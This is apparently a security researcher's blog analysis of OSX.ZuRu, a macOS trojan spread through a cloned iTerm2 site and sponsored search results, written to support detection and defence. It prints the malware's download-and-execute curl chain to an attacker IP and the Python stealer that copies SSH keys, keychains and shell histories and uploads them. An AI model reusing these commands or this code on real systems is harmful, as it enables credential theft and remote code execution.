Objective-See's Blog

Made in China: OSX.ZuRu

trojanized apps spread malware, via sponsored search results

by: Patrick Wardle / September 14, 2021

📝 👾 Want to play along?
I've uploaded an OSX.ZuRu sample (password: infect3d).


...please don't infect yourself!

Background


Late on September 14th, the noted security researcher Zhi, (@CodeColorist), tweeted about new attack that was spreading (new?) macOS malware via sponsored search engine results:

ℹ️ The posting mentioned in his tweet, zhuanlan.zhihu.com/p/408746101, provides a detailed overview of the attack. Moreover, it appears to be the first mention of this attack, and as such, should be credited with the discovery of this (widespread?) attack.

Here, we build upon this posting, providing an analysis that focuses on uncovering the technical details of the attack, such as the specific method of trojanization.
As Zhi noted, the malware was hosted on the site `iTerm2.net`.
This malicious site, appears identical to the legitimate and popular iTerm2 website (`iTerm2.com`):



The fact the the malicious site, masquerades as the legitimate one is unsurprising as the malware's attack vector is based on simple trickery. Specifically, as noted by Zhi and in aforementioned writeup, users who searched for 'iTerm2' on the Chinese search engine Baidu would have been presented with the sponsored link to the malware:



…and following this link, as the malicious site was a clone, perhaps not realize anything was amiss.


ℹ️ As of September 15th, the malicious site, iTerm2.net, appears offline.

Where’s the Malware?

To download the malware users would have to click the `Download` button, then any of the links on the download page. This would download a disk image named `iTerm.dmg` from `http://www.kaidingle.com/iTerm/iTerm.dmg`

```
% shasum -a 1 ~/Downloads/iTerm.dmg
a2651c95ed756d07fd204785072c951376010bd8  /Users/patrick/Downloads/iTerm.dmg
```

Currently this disk image is not flagged by any of the anti-virus engines on VirusTotal as malicious:



We can mount the downloaded disk image (to `/Volumes/iTerm`), to examine its contents:

The main item on the disk image is an application named `iTerm`. It appears to mimic again, the legitimate `iTerm` app. Examining the code-signing certificate, we can see that this application is signed, albeit by a `Jun Bi (AQPZ6F3ASY)`


Signed, by Jun Bi (AQPZ6F3ASY)

However it is not notarized:

```
% spctl -a -t exec -vvv /Volumes/iTerm/iTerm.app/

/Volumes/iTerm/iTerm.app/: rejected
origin=Apple Distribution: Jun Bi (AQPZ6F3ASY)
```

ℹ️ The legitimate iTerm2 application is signed by a GEORGE NACHMAN, and is fully notarized.

Update: As of September 15th, Apple has revoked `Jun Bi`'s code-signing certificate:



Certificate, now revoked

The legitimate and the malicious iTerm2 application bundles contain a massive number of files, including several Mach-O binaries. Moreover, the malicious version appears largely benign (as is the case with most applications that have been surreptitiously trojanized). As such, it takes us a minute to uncover the malicious component.

One of the first actions I take when triaging a new (possibly malicious) binary is dump it's dependencies. Often you can learn a lot about a binary based on the dynamic libraries it is linked against.

Using `otool`, we view the dependencies of the (suspected to be malicious) iTerm2 application, downloaded from the suspicious `iTerm2.net`

```
% otool -L /Volumes/iTerm/iTerm.app/Contents/MacOS/iTerm2

/usr/lib/libaprutil-1.0.dylib
/usr/lib/libicucore.A.dylib
/usr/lib/libc++.1.dylib
...
/usr/lib/libz.1.dylib
@executable_path/../Frameworks/libcrypto.2.dylib
```

That last library does appear a bit shady (in comparison to the others), simply based on it's path, and name. 🤔

And if we dump the dependencies of the the legit iTerm2 application, lo and behold, it does **not** have such a dependency:


```
otool -L ~/Downloads/iTerm.app/Contents/MacOS/iTerm2

/usr/lib/libaprutil-1.0.dylib
/usr/lib/libicucore.A.dylib
/usr/lib/libc++.1.dylib
...
/usr/lib/libz.1.dylib
```

So, have we found the malware? (spoiler: yes).

The `libcrypto.2.dylib` file is 64bit Mach-O dylib, with a SHA1 hash of `72ecd873c07b1f96b01bd461d091547f9dbcb2b7`

```
% file libcrypto.2.dylib
libcrypto.2.dylib: Mach-O 64-bit dynamically linked shared library x86_64

% shasum -a 1 libcrypto.2.dylib
72ecd873c07b1f96b01bd461d091547f9dbcb2b7
/Volumes/iTerm/iTerm.app/Contents/Frameworks/libcrypto.2.dylib
```

Currently this dylib is not (also) flagged by any of the anti-virus engines on VirusTotal as malicious:



Analysis of libcrypto.2.dylib

If the user runs the trojanized iTerm2 app, nothing appears amiss as a legitimate iTerm shell is shown.

Quickly triaging the trojanized iTerm2 application bundle's main binary, `iTerm2`, appears to be simply a copy of the legitimate iTerm app. The only modification is the addition of a `LC_LOAD_DYLIB` load command, which adds a dependency to `libcrypto.2.dylib`

```
% otool -l /Volumes/iTerm/iTerm.app/Contents/MacOS/iTerm2
    Load command 50
          cmd LC_LOAD_DYLIB
      cmdsize 80
         name @executable_path/../Frameworks/libcrypto.2.dylib (offset 24)
   time stamp 0 Wed Dec 31 14:00:00 1969
      current version 0.0.0
compatibility version 0.0.0
```

So how does the `libcrypto.2.dylib` get executed when a user launches the trojanized iTerm2 application? Excellent question! …and the answer is, in a very subtle way!

At load time macOS's dynamic loader, `dyld` will load any/all dependencies …including the malicious `libcrypto.2.dylib`. But loading a dylib doesn't necessarily execute of its code …unless it explicitly contains a constructor or initialization routine. Which yes, `libcrypto.2.dylib` does! Specifically, it implements the `load` method at `0x0000000000002040`

```

+[crypto_2 load]:
0x0000000000002040         push       rbp
0x0000000000002041         mov        rbp, rsp
0x0000000000002044         sub        rsp, 0x10
0x0000000000002048         mov        qword [rbp+var_8], rdi
0x000000000000204c         mov        qword [rbp+var_10], rsi
0x0000000000002050         mov        rax, qword [objc_cls_ref_NSObject]
0x0000000000002057         mov        rsi, qword [0x40530]
0x000000000000205e         mov        rdi, rax
0x0000000000002061         call       qword [_objc_msgSend_38140]
0x0000000000002067         add        rsp, 0x10
0x000000000000206b         pop        rbp
0x000000000000206c         ret

```

According to Apple's documentation on the `load` method, it is automatically invoked when for example, a dynamic library is loaded.

We can confirm this in a debugger:

```
% lldb /Volumes/iTerm/iTerm.app/
(lldb) target create "/Volumes/iTerm/iTerm.app/"
Current executable set to '/Volumes/iTerm/iTerm.app' (x86_64).

(lldb) process launch --stop-at-entry

(lldb) b 0x101783040
Breakpoint 1: where = libcrypto.2.dylib`+[crypto_2 load], address =
0x0000000101783040

(lldb) continue

(lldb) /Volumes/iTerm/iTerm.app/Contents/MacOS/iTerm2
* thread #1, stop reason = breakpoint 1.1
libcrypto.2.dylib`+[crypto_2 load]:
->  0x101783040 : pushq  %rbp
    0x101783041 : movq   %rsp, %rbp

(lldb) bt
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.1
  * frame #0: 0x0000000101783040 libcrypto.2.dylib`+[crypto_2 load]
    frame #1: 0x00007fff665cc560 libobjc.A.dylib`load_images + 1529
    frame #2: 0x00000001011b226c dyld`dyld::notifySingle(...) + 418
    frame #3: 0x00000001011c5fe9 dyld`ImageLoader::recursiveInitialization(...) + 475
    frame #4: 0x00000001011c5f66 dyld`ImageLoader::recursiveInitialization(...) + 344
    frame #5: 0x00000001011c40b4 dyld`ImageLoader::processInitializers(...) + 188
    frame #6: 0x00000001011c4154 dyld`ImageLoader::runInitializers(....) + 82
    frame #7: 0x00000001011b26a8 dyld`dyld::initializeMainExecutable() + 199
    frame #8: 0x00000001011b7bba dyld`dyld::_main(...) + 6667
    frame #9: 0x00000001011b1227 dyld`dyldbootstrap::start(...) + 453
    frame #10: 0x00000001011b1025 dyld`_dyld_start + 37
```

In the above, note that `libcrypto.2.dylib`'s `load` method is automatically called as part of `dyld`'s initialization of the library.

If we decompile the `load` method, we find it simply calls a method called `hookCommon`. Take a look a this method:


```
/* @class NSObject */
+(void)hookCommon {
    rax = [NSString stringWithFormat:@"===========888888888 code:@%@", @"1111111"];
    [self myOCLog:rax];

    rax = [self serialNumber];
    rax = [NSString stringWithFormat:@"===========888888888 identifier:@%@", rax];
    [self myOCLog:rax];

    var_70 = dispatch_time(0x0, 0x1bf08eb000);
    var_38 = *NSConcreteStackBlock;
    dispatch_after(var_70, rax, &var_38);

    return;
}
```

The method first invokes the `myOCLog` method (which doesn't actually log anything) with the string `===========888888888 code:@1111111` and then again with the infected system's serial number (obtained via a call to a method aptly named `serialNumber`). Then it executes a block of logic via a `dispatch_after` …likely so the `load` method can return right away (as it should, so that other required `dyld` can continue).

The dispatch callback block simply calls a method named `request` (found at `0x0000000000003520`).

After decrypting various strings it makes a HTTP GET request via the AFNetworking library (that has been statically compiled in) to `https://apps.mzstatics.com/fwjNY/v.php?ver=1.3&id=VMI5EOhq8gDz`. Note that the value for the `id` parameter is the infected systems serial number.

If you're lucky enough to have LuLu installed it will kindly alert you to this connection attempt:



Once the server has responded, the malware invokes it's `runShellWithCommand:completeBlock:` method. And what does it attempt to run? The following (returned from the server?), which included downloading and executing various 2nd-stage payloads from a server found at `47.75.123.111`:

```
curl -sfo /tmp/g.py http://47.75.123.111/g.py && chmod 777 /tmp/g.py && python
/tmp/g.py && curl -sfo /tmp/GoogleUpdate http://47.75.123.111/GoogleUpdate && chmod
777 /tmp/GoogleUpdate && /tmp/GoogleUpdate
```

We can passively observe the execution of these commands via my open-source ProcessMonitor:

```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "arguments" : [
      "/bin/sh",
      "-c",
      "curl -sfo /tmp/g.py http://47.75.123.111/g.py && chmod 777 /tmp/g.py && python
/tmp/g.py && curl -sfo /tmp/GoogleUpdate http://47.75.123.111/GoogleUpdate && chmod
777 /tmp/GoogleUpdate && /tmp/GoogleUpdate"
    ]
  }
}
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "arguments" : [
      "python",
      "/tmp/g.py"
    ]
  }
}
...
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "signing info (computed)" : {
      "signatureStatus" : -67062
    },
    "uid" : 501,
    "arguments" : [
      "/tmp/GoogleUpdate"
    ],
    "path" : "/private/tmp/GoogleUpdate",
    "name" : "GoogleUpdate"
  }
}
```

Note that in the ProcessMonitor output, we can see the malware executing the downloaded python script, `g.py` and another downloaded item, `GoogleUpdate` from a temporary directory.


ℹ️ The libcrypto.2.dylib binary contains embedded (compiler) strings the reveal information about the system it was created on such as: "/Users/erdou/Desktop/mac注入/sendRelease3.1/crypto.2/..."
This provides both a user named (erdou), and a project name (mac注入). The latter, pronounced “Zhùrù” roughly translates “mac injection” and gives rise to the malware’s name **OSX.ZuRu**.

A Python Script: `g.py`

The python script, `g.py` (SHA-1: `20acde856a043194595ed88ef7ae0b79191394f9`) performs a comprehensive survey of the infected system:

```
    subprocess_popen("ioreg -l | grep IOPlatformSerialNumber >>" + foldername + "/root.txt")
    subprocess_popen("echo ls -la ~/ >>" + foldername + "/root.txt")
    subprocess_popen("ls -la ~/ >>" + foldername + "/root.txt")
    #subprocess_popen("echo ls -la ~/Desktop >>" + foldername + "/root.txt")
    #subprocess_popen("ls -la ~/Desktop >>" + foldername + "/root.txt")
    #subprocess_popen("echo ls -la ~/Documents >>" + foldername + "/root.txt")
    #subprocess_popen("ls -la ~/Documents >>" + foldername + "/root.txt")
    #subprocess_popen("echo ls -la ~/Downloads >>" + foldername + "/root.txt")
    #subprocess_popen("ls -la ~/Downloads >>" + foldername + "/root.txt")
    subprocess_popen("echo ls -la /Applications >>" + foldername + "/root.txt")
    subprocess_popen("ls -la /Applications >>" + foldername + "/root.txt")

    bashHistory = '/Users/' + username + '/.bash_history'
    zshHistory = '/Users/' + username + '/.zsh_history'

    gitConfig = '/Users/' + username + '/.gitConfig'
    hosts = '/etc/hosts'
    ssh = '/Users/' + username + '/.ssh'
    zhHistory = '/Users/' + username + '/.zhHistory'
    loginKeychain = '/Users/' + username + '/Library/Keychains/Login.keychain-db'

    secureCRT = '/Users/' + username + '/Library/Application Support/VanDyke/SecureCRT/Config'
    item2 = '/Users/' + username + '/Library/Application Support/iTerm2/SavedState'

    serialId = str(subprocess_popen("ioreg -l | grep IOPlatformSerialNumber")).split("\"")[3]
    if os.path.exists(bashHistory):
        shutil.copyfile(bashHistory, foldername + '/bashHistory')
    if os.path.exists(zshHistory):
        shutil.copyfile(zshHistory, foldername + '/zsh_history')

    if os.path.exists(gitConfig):
        shutil.copyfile(gitConfig, foldername + '/gitConfig')
    if os.path.exists(hosts):
        shutil.copyfile(hosts, foldername + '/hosts')
    if os.path.exists(ssh):
        shutil.copytree(ssh, foldername + '/ssh')
    if os.path.exists(zhHistory):
        shutil.copyfile(zhHistory, foldername + '/zhHistory')
    if os.path.exists(loginKeychain):
        shutil.copyfile(loginKeychain, foldername +'/' + serialId + '.keychain-db')
    if os.path.exists(secureCRT):
        shutil.copytree(secureCRT, foldername +'/' + 'secureCRT')
    if os.path.exists(item2):
        shutil.copytree(item2, foldername +'/' + 'item2')
    zip_ya(foldername)
    shutil.rmtree(foldername)

    command = "curl -F \"file=@" + zipname + "\" \"http://47.75.123.111/u.php?id=%s\" -v" %serialId
    os.system(command)
    os.remove(zipname)
    os.remove('/tmp/g.py')

def main():
    init()
    # test()
    writeFile()
    # print("done")


if __name__ == '__main__':
    main()
```

